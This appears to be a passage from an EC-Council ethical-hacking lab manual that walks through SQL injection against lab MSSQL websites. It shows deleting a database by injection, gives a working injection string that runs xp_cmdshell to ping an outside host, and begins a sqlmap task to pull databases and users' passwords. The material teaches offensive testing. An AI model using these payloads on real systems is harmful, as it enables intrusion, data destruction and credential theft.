All Rights Reserved. Reproduction is Strictly Prohibited.

32. To see whether the query has successfully executed, switch back to the victim machine (**Windows Server 2019**); and in the **Microsoft SQL Server Management Studio** window, click the **Refresh** ( ) icon.

33. Expand **Databases** node in the left pane; you will observe that the database called **mydatabase** has been deleted from the list of available databases, as shown in the screenshot.




Figure 1.1.15: Database deleted successfully

Note: In this case, we are deleting the same database that we created previously. However, in real-life attacks, if an attacker can determine the available database name and tables in the victim website, they can delete the database or tables by executing SQL injection queries.

34. Close the **Microsoft SQL Server Management Studio** window.

35. Switch back to the **Windows 10** virtual machine and the browser where the **GoodShopping** website is open.

TASK 1.4

Perform Ping Operation Using SQL Injection Query

36. Click **LOGIN** on the menu bar and type the query **blah';exec master..xp_cmdshell 'ping www.certifiedhacker.com -l 65000 -t';--** in the **Username** field; leave the **Password** field empty and click **Log in**.

Note: In the above query, you are pinging the **www.certifiedhacker.com** website using an SQL injection query. **-l** is the sent buffer size and **-t** refers to pinging the specific host.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.1.16: Pinging a website

37. The SQL injection query starts pinging the host, and the login page shows a **Waiting for www.goodshopping.com...** message at the bottom of the window.




Figure 1.1.17: SQL injection query starts pinging the host

38. To see whether the query has successfully executed, switch back to the victim machine (**Windows Server 2019**).
39. Right-click the **Start** icon in the bottom-left corner of **Desktop** and from the options, click **Task Manager**. Click **More details** in the lower section of the **Task Manager** window.
40. Navigate to the **Details** tab and type **p**. You can observe a process called **PING.EXE** running in the background.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

41. This process is the result of the SQL injection query that you entered in the login field of the target website.




Figure 1.1.18: Task Manager displaying the ping process

42. To manually kill this process, click **PING.EXE**, and click the **End task** button in the bottom right of the window.

43. If a **Task Manager** pop-up appears, click **End process**. This stops or prevents the website from pinging the host.

44. This concludes the demonstration of how to perform SQL injection attacks on an MSSQL database.

45. Close all open windows and document all the acquired information.

46. Turn off the **Windows 10** virtual machine.

TASK 2 Perform an SQL Injection Attack Against MSSQL to Extract Databases using sqlmap

In this task, we will use sqlmap to perform SQL injection attack against MSSQL to extract databases.

Note: In this lab, you will pretend that you are a registered user on the **http://www.moviescope.com** website, and you want to crack the passwords of the other users from the website's database.

Note: Ensure that the **Windows Server 2019** virtual machine is running.

1. Turn on the **Parrot Security** virtual machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

sqlmap is an open-source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features, and a broad range of switches—from database fingerprinting and data fetching from the database to accessing the underlying file system and executing commands on the OS via out-of-band connections.

2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.




Figure 1.2.1: Parrot Security login

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Click the **Mozilla Firefox** icon ( ) from the menu bar in the top-left corner of **Desktop** to launch the web browser.
4. Type **http://www.moviescope.com/** and press **Enter**. A **Login** page loads; enter the **Username** and **Password** as **sam** and **test**, respectively. Click the **Login** button.

TASK 2.1

Log in to MovieScope

Note: If a **Would you like Firefox to save this login for moviescope.com?** notification appears at the top of the browser window, click **Don't Save**.




Figure 1.2.2: Log in as a legitimate user

5. Once you are logged into the website, click the **View Profile** tab on the menu bar and, when the page has loaded, make a note of the URL in the address bar of the browser.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

🗁 You can use sqlmap to perform SQL injection on a target website using various techniques, including Boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries, and out-of-band SQL injection..

6. Right-click anywhere on the webpage and click **Inspect Element (Q)** from the context menu, as shown in the screenshot.




Figure 1.2.3: Inspect Element option

7. The **Developer Tools** frame appears in the lower section of the browser window. Click the **Console** tab, type **document.cookie** in the lower-left corner of the browser, and press **Enter**.

